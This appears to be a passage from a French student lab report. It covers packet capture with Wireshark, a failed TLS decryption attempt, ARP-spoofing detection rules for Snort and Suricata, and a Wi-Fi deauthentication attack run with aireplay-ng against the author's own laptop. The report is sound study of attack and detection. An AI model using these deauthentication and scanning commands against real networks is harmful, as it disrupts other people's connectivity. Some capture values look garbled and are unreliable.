16.08/1/1516	192.168.219.100	196.200.156.81	196.200.156.81	ICP	60 57053 → 80 [ACK]	Seq=481 ACK=4141 Win=66048 Len=0
16.110214162	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=4141 Ack=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.110214296	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=5521 Ack=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.110361831	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=6901 Win=66048 Len=0
16.1117247536	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=6901 Ack=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.133274439	196.200.156.81	192.168.219.100	192.168.219.100	TCP	141 [TCP Previous segment not captured] 80 → 57053 [PSH, ACK]	Seq=9661 Ack=481 Win=66048 Len=0 SLE=9661 SRE=9748
16.133373835	192.168.219.100	196.200.156.81	196.200.156.81	TCP	66 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.137796237	196.200.156.81	192.168.219.100	192.168.219.100	HTTP	1434 [TCP Out-Of-Order]	1.1 200 OK (text/html)
16.137880721	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.344573273	192.168.219.100	196.200.156.81	196.200.156.81	HTTP	1054 GET /uploads/images	1.1 200 OK (text/html)
16.465629007	196.200.156.81	192.168.219.100	192.168.219.100	TCP	60 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.477646950	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.477647294	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.477647265	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.477647312	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.547311517	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.548232098	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.548637820	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.550016292	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.551015854	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.551915953	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.612086872	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.612265731	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.612337119	192.168.219.100	196.200.156.81	192.168.219.100	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.613423701	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.615659555	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.615750888	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.617568390	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.618228435	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.618389752	192.168.219.100	196.200.156.81	196.200.156.81	TCP	60 57053 → 80 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.671054905	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.671055053	196.200.156.81	192.168.219.100	192.168.219.100	TCP	1434 80 → 57053 [ACK]	Seq=481 Ack=8281 Win=66048 Len=0 SLE=9661 SRE=9748

Figure 211: filtrage par HTTP pour voir les sites non sécurisés

Comme vous pouvez le voir, le trafic n'est pas crypté pour les sites qui utilisent le protocole HTTP.




Figure 212: Trafic avec les sites qui n'utilisent pas HTTPS

Tentative de lecture des paquets chiffrés TLS.




Figure 213: filtrage par ip adresse et TLS traffic

Vérification du serveur auquel le client tente de se connecter : comme vous pouvez le voir, il s'agit de Facebook.com.

```

compression methods length: 1
▶ Compression Methods (1 method)
  Extensions Length: 373
  ▶ Extension: server_name (len=23)
    Type: server_name (0)
    Length: 23
    ▶ Server Name Indication extension
      Server Name list length: 21
      Server Name Type: host_name (0)
      Server Name length: 18
      Server Name: graph.facebook.com
  ▶ Extension: ec_point_formats (len=4)
    Type: ec_point_formats (11)
    Length: 4
    EC point formats Length: 3
    ▶ Elliptic curves point formats (3)
  ▶ Extension: supported_groups (len=12)
    Type: supported groups (10)

```

Figure 214: server nom que client tente de connecter avec

Les données sont cryptées




Figure 215: données cryptées

Je vais essayer d'utiliser SSL LOG KEYFILE La première chose est d'exporter le sslkeylogfile dans un fichier à l'intérieur d'un certain répertoire sur mon ordinateur Export  
SSLKEYLOGFILE=/home/hanaa/ssl logfile.log

Ensuite, je vais modifier - préférences - tls- et ajouter ce fichier au nom du fichier journal secret pré-mâitre comme il le montre ici




Figure 216: insertion du log file créé

Mais comme vous pouvez le voir, la tentative a échoué car la version ssl/tls n'est pas prise en charge

```

TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
TLSv1.2 253 Application Data, Application Data
TLSv1.2 321 Application Data
TLSv1.2 92 Application Data
TLSv1.2 135 Application Data
TLSv1.2 92 Application Data
TLSv1.2 98 Application Data
TLSv1.2 92 Application Data
TLSv1.2 1849 Application Data, Application Data
QUIC 1292 Initial, DCID=cc9cf7e7254502e, PKN: 1, PADDING, PING,
QUIC 1292 Initial, SCID=cc9cf7e7254502e, PKN: 1, ACK, CRYPTO, P
TLSv1.3 571 Client Hello
TLSv1.2 88 Encrypted Alert
TLSv1.3 1434 Server Hello, Change Cipher Spec, Application Data
TLSv1.3 1434 Application Data
TLSv1.3 543 Application Data
TLSv1.3 1434 Change Cipher Spec, Application Data, Application Data
TLSv1.3 125 Application Data
TLSv1.3 231 Application Data
TLSv1.3 852 Application Data
TLSv1.3 78 Application Data
TLSv1.3 78 Application Data
QUIC 1292 Initial, DCID=073a217f9b8003f9, PKN: 1, CRYPTO, PING,
QUIC 1292 Protected Payload (KPO)
TLSv1.2 571 Client Hello
TLSv1.2 124 Application Data
TLSv1.2 571 Client Hello
TLSv1.2 126 Application Data
TLSv1.2 206 Server Hello, Change Cipher Spec, Encrypted Handshake
TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
TLSv1.2 621 Application Data
TLSv1.2 196 Application Data

```

Figure 217: résultat de decryptage avec SSLKEYLOGFILE

Cependant, je pourrais essayer d'utiliser SSLSPlit pour lire le trafic avant qu'il ne soit déchiffré.

### **b) Détection d'attaque par snort et suricata :**

J'ai essayé de mettre en place des règles de détection de l'ARP spoofing avec Suricata et Snort, mais sans succès.

J'ai testé les règles suivantes :

```
alert arp any any -> any any (msg:"Possible ARP Spoofing Detected - Inconsistent Source MAC"; arp_spa == arp_tpa && arp_sha != eth.src; sid:1000001; rev:1;)
```

```
alert arp any any -> any any (msg:"Possible ARP Spoofing Detected - Incorrect Source IP/MAC"; arp_opc == 2 && arp_spa != ip.src && arp_sha != eth.src; sid:1000002; rev:1;)
```

```
alert arp any any -> any any (msg:"Possible ARP Spoofing Detected - Multiple Hosts Claiming Same IP"; arp_opc == 2 && arp_spa == ip.src && arp_sha != eth.src; threshold:type limit, track by_src, count 5, seconds 60; sid:1000003; rev:1;)
```

```
alert arp any any -> any any (msg:"Possible ARP Spoofing Detected - Incorrect Source MAC for Known IP"; arp_opc == 1 && arp_tpa == 192.168.1.1 && arp_sha != eth.src; sid:1000004; rev:1;)
```


```
alert arp any any -> any any (msg:"Possible ARP Spoofing Detected - Multiple Hosts Claiming Same IP"; arp_opc == 2 && arp_tpa == 192.168.1.1 && arp_sha != eth.src; threshold:type limit, track by_src, count 3, seconds 60; sid:1000005; rev:1;)
```

Cependant, aucune de ces règles n'a fonctionné. En effet, Suricata et Snort ne prennent pas encore en charge le protocole ARP, car il est situé à une couche inférieure du modèle OSI.

## LAB2 : deconnexion attaque :

### a) Implémentation :

Topologie :



La première chose que je vais faire ici est de lister la liste d'adresses IP pour voir si l'interface wlan0mon est active :

```
[root@kali ~]# ifconfig
br-babf0e69f01b: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:42:32:e4:78 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:bc:67:b7:ba txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 98:e7:f4:bc:7b txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0xe1200000-e1220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 128 scopeid 0x10<host>
        RX packets 88 bytes 6992 (6.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 88 bytes 6992 (6.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.103 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::8ed1:b35d:884a:eb9 prefixlen 64 scopeid 0x20<link>
        ether b8:8a:60:b3:6f:a0 txqueuelen 1000 (Ethernet)
        RX packets 15164 bytes 16534935 (15.7 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12688 bytes 3165867 (3.0 MiB)
```

Figure 218: liste des interfaces

Comme je ne la trouve pas, je vais la démarrer avec la commande :

```
(root@kali:[/home/joxavy]# airmon start wlan0
Found 2 processes that could cause trouble, kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name          Object
839 NetworkManager  SSB Devops
916 wpa_supplicant

PHY     Interface      Driver      Chipset
phy0    wlan0         iwlwifi     Intel Corporation Wireless 8260 (rev 3a)
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 219: démarrer wlan0

Maintenant, si je teste la commande, je peux voir l'interface active wlan0

```
(root@kali:[/home/joxavy]# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0         iwlwifi     Intel Corporation Wireless 8260 (rev 3a)
```

Figure 220:status de l'interface

Lister la liste :

```
(root@kali:[/home/joxavy]# ifconfig
br-babf9e69f01b: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
ether 02:42:bc:67:b7:ba  txqueuelen 0  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
ether 02:42:bc:67:b7:ba  txqueuelen 0  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
ether 98:e7:f4:f4:bc:7b  txqueuelen 1000  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
device interrupt 16  memory 0xe1200000-e1220000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
inet 127.0.0.1  netmask 255.0.0.0
inet ::1  prefixlen 128  scopeid 0x10<host>
loop  txqueuelen 1000  (Local Loopback)
RX packets 188  bytes 15048 (14.6 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 188  bytes 15048 (14.6 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0mon: flags=163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 8B:8A:60:B3:6F:A0  txqueuelen 1000  (UNSPEC)
RX packets 3  bytes 442 (442.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figure 221:nouvelle liste des interfaces

Wlan0mon est ajoutée !

Activer le mode de monitnage sur l'interface wlan0mon, ce qui va nous permet de capturer et d'analyser les paquets qui transitent sur le réseau sans fil.

```
[root@kali ~]# airmon-ng start wlan0mon
BSSID
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
839 NetworkManager
916 wpa_supplicant

Requested device "wlan0mon" does not exist.
Run /usr/sbin/airmon-ng without any arguments to see available interfaces
```

Figure 222: start wlan0mon

Ça ne marche pas, donc on doit tuer les processus démarrer :

```
[root@kali ~]# airmon-ng check kill
Killing these processes:

PID Name
916 wpa_supplicant

[root@kali ~]# airmon-ng check kill
[root@kali ~]#
```

Figure 223: tuer les processus

Lancer la mode du monitoring :

```
[root@linux-ThInkPad-T440s:~]# ifconfig
17:34:25 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [ 0| 0 ACKs]
17:34:25 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [ 0| 0 ACKs]
^C
root@linux-ThInkPad-T440s:~]# ifconfig
enp0s25: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 28:d2:44:f1:0a:d2 txqueuelen 1000  (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 28 memory 0xf0600000-0xf0620000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x10<host>
          loop txqueuelen 1000  (Local Loopback)
            RX packets 86838 bytes 9230558 (92.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 86838 bytes 9230558 (92.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp3s0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
      unspec 28-B2-BD-BB-E7-6E-00-58-00-00-00-00-00-00-00 txqueuelen 1000  (UNSPEC)
        RX packets 99523 bytes 18474016 (18.4 MB)
        RX errors 0 dropped 40883 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 29 memory 0xf0600000-0xf0620000

root@linux-ThInkPad-T440s:~]# aireplay-ng --deauth 20000 -a 0C:86:D2:B7:F5:E1 -c B8:8A:60:B3:6F:A0 wlp3s0mon
17:44:53 Waking up the target... (RSSI=-55) on channel 2
17:44:54 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [10| 0 ACKs]
17:44:55 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [15| 0 ACKs]
17:44:55 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [ 5| 3 ACKs]
17:44:56 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [53| 1 ACKs]
17:44:56 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [40| 0 ACKs]
17:44:57 Sending 64 directed DeAuth (code 7). STMAC: [BB:8A:60:B3:6F:A0] [40| 2 ACKs]
```

Lister les réseaux disponibles :

```

root@linux-ThinkPad-T440s:/# airodump-ng wlp3s0mon

CH 6 ][ Elapsed: 3 mins ][ 2023-06-04 17:26

BSSID          PWR  Beacons #Data/ #/s   CH   MB   ENC CIPHER AUTH ESSID
B4:1C:30:0C:01:04 -73    333     81   0   5 130   WPA2 CCMP  PSK skynews
98:48:27:A4:CE:38 -78    401     14   0   3 130   WPA2 CCMP  PSK TP-LINK_A4CE38755755
0C:B6:D2:B7:F5:E1 -85    196     498   0   2 130   WPA2 CCMP  PSK D-Link
A8:63:70:72:32:A4 -85      37     0   0   7 130   WPA2 CCMP  PSK ABDERRAHMANE
A0:09:2E:12:49:84 -83      53     0   0   3 130   WPA2 CCMP  PSK Fibre_MarocTelecom_2.4G

BSSID          STATION          PWR  Rate Lost  Frames Notes Probes
(not associated) 0E:67:CE:62:8C:EF -85   0 - 1   0   1
(not associated) F6:02:EE:04:BB:13 -65   0 - 1   0   2
B4:1C:30:0C:01:04 D4:EC:AB:2F:49:DA -48   0 - 1   715   20
B4:1C:30:0C:01:04 E4:A7:A0:15:97:17 -52   0 - 1e  835   90   skynews
B4:1C:30:0C:01:04 C8:14:51:58:45:6B -68   0 - 1e  0   18
B4:1C:30:0C:01:04 3A:31:BB:A0:78:9E -80   0 - 1   0   15   skynews
98:48:27:A4:CE:38 B4:C0:F5:6B:6A:85 -81   0 - 1   0   50
98:48:27:A4:CE:38 88:52:EB:00:C5:26 -83   0 - 1e  0   11   TP-LINK_A4CE38755755
0C:B6:D2:B7:F5:E1 B8:8A:60:B3:6F:A0 -70   1e-24e 0   512   D-Link
Quitting...
root@linux-ThinkPad-T440s:/# airodump-ng --bssid 0C:B6:D2:B7:F5:E1 -c 2 wlp3s0mon

```

Il liste également les appareils connectés à chaque wifi, dans ce cas je vais attaquer mon propre ordinateur, il est sur le même réseau que la machine virtuelle qui héberge suricata, et suricata surveille le réseau "192.168.1.0/24" donc je vais voir s'il le détecte.

L'adresse mac de mon pc qui est connecté au réseau sans fil « D-LINK » :

```

Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . : domain.name
Description . . . . . : Intel(R) Dual Band Wireless-AC 8260
Physical Address . . . . . : B8-8A-60-B3-6F-A0
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::632a:db07:bfa:4a31%13(PREFERRED)
IPv4 Address. . . . . : 192.168.1.15(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Sunday, June 4, 2023 4:43:55 PM
Lease Expires . . . . . : Monday, June 5, 2023 4:44:29 PM
Default Gateway . . . . . : fe80::eb6:02ff:feb7:f5e1%13
192.168.1.1
